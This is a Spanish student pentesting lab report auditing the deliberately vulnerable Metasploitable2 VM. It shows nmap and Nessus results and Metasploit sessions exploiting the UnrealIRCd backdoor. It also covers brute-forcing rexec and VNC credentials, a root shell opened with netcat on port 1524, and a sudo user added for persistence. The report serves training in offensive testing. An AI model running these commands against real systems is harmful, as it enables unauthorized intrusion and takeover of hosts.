Practica Pentesting

De

Daniel Shved

OBJETIVOS:

- Auditoria a metaesplotable2
- Auditoria a badstore

Con el objetivo de ser conciso únicamente mostrare las vulnerabilidades que he conseguido explotar. No tiene sentido poner imágenes de todo lo que no me ha servido.

HERRAMIENTAS USADAS:


- NMAP
- NESSUS
- MODO DESARROLLADOR de Firefox:
- BURPSUITE

RECOPILACION DE INFORMACION DE METAESPLOTABLE:

Lanzamos nmap para ver que servicios versión y puertos tiene abiertos:

```
Nmap scan report for 192.168.163.128
Host is up (0.0018s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE          SERVICE
21/tcp   open|filtered ftp
22/tcp   open|filtered ssh
23/tcp   open|filtered telnet
25/tcp   open|filtered smtp
53/tcp   open|filtered domain
80/tcp   open|filtered http
111/tcp  open|filtered rpcbind
139/tcp  open|filtered netbios-ssn
445/tcp  open|filtered microsoft-ds
512/tcp  open|filtered exec
513/tcp  open|filtered login
514/tcp  open|filtered shell
1099/tcp open|filtered rmiregistry
1524/tcp open|filtered ingreslock
2049/tcp open|filtered nfs
2121/tcp open|filtered ccproxy-ftp
3306/tcp open|filtered mysql
5432/tcp open|filtered postgresql
5900/tcp open|filtered vnc
6000/tcp open|filtered X11
6667/tcp open|filtered irc
8009/tcp open|filtered ajp13
8180/tcp open|filtered unknown
MAC Address: 00:0C:29:5B:0E:DB (VMware)
```

Lanzamos nessus con configuracion estandar para ver las principales vulnerabilidades.




Filter | Search Vulnerabilities | 73 Vulnerabilities

Sev	Score	Name	Family	Count
CRITICAL	10.0 *	NFS Exporte...	RPC	1
CRITICAL	10.0 *	rexecd Servic...	Service detection	1
CRITICAL	10.0	Unix Operati...	General	1
CRITICAL	10.0 *	UnrealIRCd B...	Backdoors	1
CRITICAL	10.0 *	VNC Server 'p...	Gain a shell remotely	1
CRITICAL	9.8	Bind Shell Ba...	Backdoors	1
MIXED	...	DNS (M...	DNS	6
CRITICAL	...	SSL (Mul...	Gain a shell remotely	3

MTSP VULNERABILIDAD 1 UNREALIRCD BACKDOOR

El servicio irdc tiene un back door que vamos a explotar con metaesplotable.



Pentesting Metaesplotable / Plugin #46882

Back to Vulnerabilities

Configure | Audit Trail | Launch | Report | Export

Vulnerabilities 73

CRITICAL UnrealIRCd Backdoor Detection

Description

The remote IRC server is a version of UnrealIRCd with a backdoor that allows an attacker to execute arbitrary code on the affected host.

Solution

Re-download the software, verify it using the published MD5 / SHA1 checksums, and re-install it.

See Also

https://seclists.org/fulldisclosure/2010/Jun/277
https://seclists.org/fulldisclosure/2010/Jun/284
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt

Plugin Details

Severity:	Critical
ID:	46882
Version:	1.16
Type:	remote
Family:	Backdoors
Published:	June 14, 2010
Modified:	April 11, 2022

Risk Information

Risk Factor: Critical
CVSS v2.0 Base Score: 10.0

Buscamos la vulnerabilidad, elegimos el exploit

```
msf6 > search UnrealIRCD 3.2.8.1 Backdoor Command Execution

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Descriptio
   -  ----                                     ---------------  ----       -----  ----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unre

msf6 > use 0
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/
[-] The value specified for payload is not valid.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metaspl
   RPORT   6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target
```

Elegimos payload establecemos configuración:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rhost 192.168.163.128
rhost => 192.168.163.128
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                       Disclosure Date  Rank    Check  Description
   -   ----                                       ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_perl                                  normal  No     Unix Command
   1   payload/cmd/unix/bind_perl_ipv6                             normal  No     Unix Command
   2   payload/cmd/unix/bind_ruby                                  normal  No     Unix Command
   3   payload/cmd/unix/bind_ruby_ipv6                             normal  No     Unix Command
   4   payload/cmd/unix/generic                                    normal  No     Unix Command
   5   payload/cmd/unix/reverse                                    normal  No     Unix Command
   6   payload/cmd/unix/reverse_bash_telnet_ssl                    normal  No     Unix Command
   7   payload/cmd/unix/reverse_perl                               normal  No     Unix Command
   8   payload/cmd/unix/reverse_perl_ssl                           normal  No     Unix Command
   9   payload/cmd/unix/reverse_ruby                               normal  No     Unix Command
   10  payload/cmd/unix/reverse_ruby_ssl                           normal  No     Unix Command
   11  payload/cmd/unix/reverse_ssl_double_telnet                  normal  No     Unix Command

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > use 5
[-] Invalid module index: 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/
set payload cmd/unix/bind_perl                  set payload cmd/unix/bind_ruby_ipv6
set payload cmd/unix/bind_perl_ipv6             set payload cmd/unix/generic
set payload cmd/unix/bind_ruby                  set payload cmd/unix/reverse
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 192.168.163.128:6667 - Connected to 192.168.163.128:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
```

Ganamos acceso a una terminal, ifconfig para ver que estamos dentro de metaesplotable.


```
[*] 192.168.163.128:6667 - Connected to 192.168.163.128:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP addr
[*] 192.168.163.128:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.163.128:4444
[*] Command shell session 1 opened (192.168.163.129:41933 → 192.168.163.128:4444) at 2022-09-2

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:5b:0e:db
          inet addr:192.168.163.128  Bcast:192.168.163.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe5b:edb/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:471 errors:0 dropped:0 overruns:0 frame:0
          TX packets:174 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45701 (44.6 KB)  TX bytes:24310 (23.7 KB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:639 errors:0 dropped:0 overruns:0 frame:0
          TX packets:639 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:287597 (280.8 KB)  TX bytes:287597 (280.8 KB)
```

Con el fin de jugar un poco creamos usuario y hacemos root de el:


```
kali@kali: ~
kali@kali: ~ 77x34
useradd das1
usermod -aG sudo das1
id das1
uid=1003(das1) gid=1003(das1) groups=1003(das1),27(sudo)
sudo - marlena
usage: sudo -h | -K | -k | -L | -l | -V | -v
usage: sudo [-bEHPS] [-p prompt] [-u username|#uid] [VAR=value]
            {-i | -s | <command>}
usage: sudo -e [-S] [-p prompt] [-u username|#uid] file ...
su marlena
sudo ls -l
total 1480
-rw------- 1 root root    1365 May 20  2012 Donation
-rw------- 1 root root   17992 May 20  2012 LICENSE
drwx------ 2 root root    4096 May 20  2012 aliases
--w----r-T 1 root root    1175 May 20  2012 badwords.channel.conf
--w----r-T 1 root root    1183 May 20  2012 badwords.message.conf
--w----r-T 1 root root    1121 May 20  2012 badwords.quit.conf
-rw------- 1 root root 1114112 Sep 27 11:56 core
-rwx------ 1 root root  242894 May 20  2012 curl-ca-bundle.crt
-rw------- 1 root root    1900 May 20  2012 dccallow.conf
drwx------ 2 root root    4096 May 20  2012 doc
--w----r-T 1 root root   49552 May 20  2012 help.conf
-rw------- 1 root root    3491 Sep 30 15:25 ircd.log
-rw------- 1 root root       6 Sep 30 15:25 ircd.pid
-rw------- 1 root root       5 Sep 30 15:40 ircd.tune
drwx------ 2 root root    4096 May 20  2012 modules
drwx------ 2 root root    4096 May 20  2012 networks
--w----r-T 1 root root    5656 May 20  2012 spamfilter.conf
drwx------ 2 root root    4096 Sep 30 15:25 tmp
-rwx------ 1 root root    4042 May 20  2012 unreal
--w----r-T 1 root root    3884 May 20  2012 unrealircd.conf
showid
id das1
uid=1003(das1) gid=1003(das1) groups=1003(das1),27(sudo)
```

MTSP VULNERABILIDAD 2 REXECD SERVICE DETECTION

Es un servicio que permite ejecutar comandos de forma remota de por si. En este caso es una vulnerabilidad porque no tiene ningún medio de autentificación.



Con nmap podemos sacar todas las credenciales:



```
┌──(kali㉿kali)-[~]
└─$ nmap -p 512 --script rexec-brute 192.168.163.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-05 14:17 EDT
Nmap scan report for 192.168.163.128
Host is up (0.0032s latency).

PORT    STATE SERVICE
512/tcp open  exec
| rexec-brute:
|   Accounts:
|     root:root - Valid credentials
|     web:web - Valid credentials
|     netadmin:netadmin - Valid credentials
|     test:test - Valid credentials
|     guest:guest - Valid credentials
|     sysadmin:sysadmin - Valid credentials
|     administrator:administrator - Valid credentials
|     webadmin:webadmin - Valid credentials
|     admin:admin - Valid credentials
|     user:user - Valid credentials
|_  Statistics: Performed 15 guesses in 1 seconds, average tps: 15.0

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
zsh: segmentation fault  nmap -p 512 --script rexec-brute 192.168.163.128
```

Sin embargo por alguna razón al intentar usar estas credenciales me daba error, deje el ejercicio aquí. Aun asi lo considero vulnerabilidad por que no debería de poder mostrarme las credenciales.


```
┌──(kali㉿kali)-[~]
└─$ sudo apt-get install rsh-server
```

```
┌──(kali㉿kali)-[~]
└─$ rsh -help
unknown option -- h
usage: ssh [-46AaCfGgKkMNnqsTtVvXxYy] [-B bind_interface]
           [-b bind_address] [-c cipher_spec] [-D [bind_address:]port]
           [-E log_file] [-e escape_char] [-F configfile] [-I pkcs11]
           [-i identity_file] [-J [user@]host[:port]] [-L address]
           [-l login_name] [-m mac_spec] [-O ctl_cmd] [-o option] [-p port]
           [-Q query_option] [-R address] [-S ctl_path] [-W host:port]
           [-w local_tun[:remote_tun]] destination [command [argument ...]]

┌──(kali㉿kali)-[~]
└─$
```


```
┌──(kali㉿kali)-[~]
└─$ rsh -l msfadmin -p 512 192.168.163.128
kex_exchange_identification: read: Connection reset by peer
Connection reset by 192.168.163.128 port 512

┌──(kali㉿kali)-[~]
└─$
```

MTSP VULNERABILIDAD 3 VNC SERVER “PASSWORD” PASSWORD

VNC significa virtual server network. Permite observar las acciones de un ordenador remoto apartir de un ordenador cliente. En este caso tiene una contraseña débil que se puede abusar



Buscamos la versión del vnc en metasploit




```
msf6 > search vnc 3.3

Matching Modules
================

   #  Name                                  Disclosure Date  Rank     Check  Description
   -  ----                                  ---------------  ----     -----  -----------
   0  exploit/windows/vnc/realvnc_client    2001-01-29       normal   No     RealVNC 3.3.7 Client Buffer Overflow
   1  auxiliary/scanner/vnc/vnc_login                        normal   No     VNC Authentication Scanner
   2  exploit/windows/vnc/winvnc_http_get   2001-01-29       average  No     WinVNC Web Server GET Overflow


Interact with a module by name or index. For example info 2, use 2 or use exploit/windows/vnc/winvnc_http_get

msf6 > use 1
msf6 auxiliary(scanner/vnc/vnc_login) > show options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting   Required  Description
   ----              ---------------   --------  -----------
   BLANK_PASSWORDS   false             no        Try blank passwords for al
                                                 l users
   BRUTEFORCE_SPEED  5                 yes       How fast to bruteforce, fr
                                                 om 0 to 5
   DB_ALL_CREDS      false             no        Try each user/password cou
                                                 ple stored in the current
                                                 database
   DB_ALL_PASS       false             no        Add all passwords in the c
                                                 urrent database to the lis
                                                 t
   DB_ALL_USERS      false             no        Add all users in the curre
                                                 nt database to the list
   DB_SKIP_EXISTING  none              no        Skip existing credentials
```

Establecemos rhost:

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhost 192.168.163.128
rhost => 192.168.163.128
msf6 auxiliary(scanner/vnc/vnc_login) > set stop_on_success true
stop_on_success => true
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 192.168.163.128:5900  - 192.168.163.128:5900 - Starting VNC login sweep
[!] 192.168.163.128:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.163.128:5900  - 192.168.163.128:5900 - Login Successful: :password
[*] 192.168.163.128:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
┌──(kali㉿kali)-[~]
└─$ vncviewer 192.168.163.128
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

Conexión remota con una Shell de administrador:



MTSP VULNERABILIDAD 4 BIND SHELL BACKDOOR DETECTION

Hay una Shell asociada, se entra teóricamente con usuario y contraseña. En este caso no tiene ningún tipo de autentificación.

CRITICAL Bind Shell Backdoor Detection

Description

A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

Solution

Verify if the remote host has been compromised, and reinstall the system if necessary.

Output

```
Nessus was able to execute the command "id" using the
following request :


This produced the following truncated output (limited to 10 lines) :
----------------------------- snip -----------------------------
root@metasploitable:/# uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/#

----------------------------- snip -----------------------------
```

Plugin Details

Severity:	Critical
ID:	51988
Version:	1.10
Type:	remote
Family:	Backdoors
Published:	February 15, 2011
Modified:	April 11, 2022

Risk Information

Risk Factor: Critical

CVSS v3.0 Base Score 9.8

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

CVSS v2.0 Base Score: 10.0

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

Podemos conectarnos con netcat: usamos el puerto que nos da nmap o Nessus.

```
┌──(kali㉿kali)-[~]
└─$ nc 192.168.163.128 1524
root@metasploitable:/# whoami
root
root@metasploitable:/# netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
```

Verificamos que la conexión ha sido establecida.

```
root@metasploitable:/# whoami
root
root@metasploitable:/# netstat -an | grep 192.168.163.128
tcp        0      0 192.168.163.128:53      0.0.0.0:*               LISTEN

tcp        0      0 192.168.163.128:1524    192.168.163.129:59668   ESTABLISH
ED
udp        0      0 192.168.163.128:137     0.0.0.0:*

udp        0      0 192.168.163.128:138     0.0.0.0:*

udp        0      0 192.168.163.128:53      0.0.0.0:*

root@metasploitable:/#
```

A5 INSECURE DIRECT OBJECT REFERENCES - APARTADO 4

La aplicacion que gestiona el servidor web esta obsoleto. Vi que se llama tomcat.

Vulnerabilities 73

CRITICAL Unsupported Web Server Detection

Description

According to its version, the remote web server is obsolete and no longer maintained by its vendor or provider.

Lack of support implies that no new security patches for the product will be released by the vendor. As a result, it may contain security vulnerabilities.

Solution

Remove the web server if it is no longer needed. Otherwise, upgrade to a supported version if possible or switch to another server.

Output

```
Product                : Tomcat
Installed version      : 5.5
Support ended          : 2012-09-30
Supported versions     : 8.5.x / 9.x / 10.x
Additional information : http://tomcat.apache.org/tomcat-55-eol.html
```

Plugin Details

Severity:	Critical
ID:	34460
Version:	1.50
Type:	remote
Family:	Web Servers
Published:	October 21, 2008
Modified:	July 7, 2022

Risk Information

Risk Factor: High

CVSS v3.0 Base Score 10.0

CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

CVSS v2.0 Base Score: 7.5

CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:P

Busque tomcat en metasploit

```
msf6 > search tomcat

Matching Modules
================

   #   Name                                                      Disclosure Date  Rank       Check  Description
   -   ----                                                      ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos          2014-02-06       normal     No     Apache Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                        2012-01-06       excellent  Yes    Apache Struts 2 Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    Apache Struts 2 Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts ClassLoader Manipulation Remote Cod
 Execution
   4   auxiliary/admin/http/tomcat_ghostcat                      2020-02-20       normal     Yes    Apache Tomcat AJP File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs               2019-04-10       excellent  Yes    Apache Tomcat CGIServlet enableCmdLineArguments V
lnerability
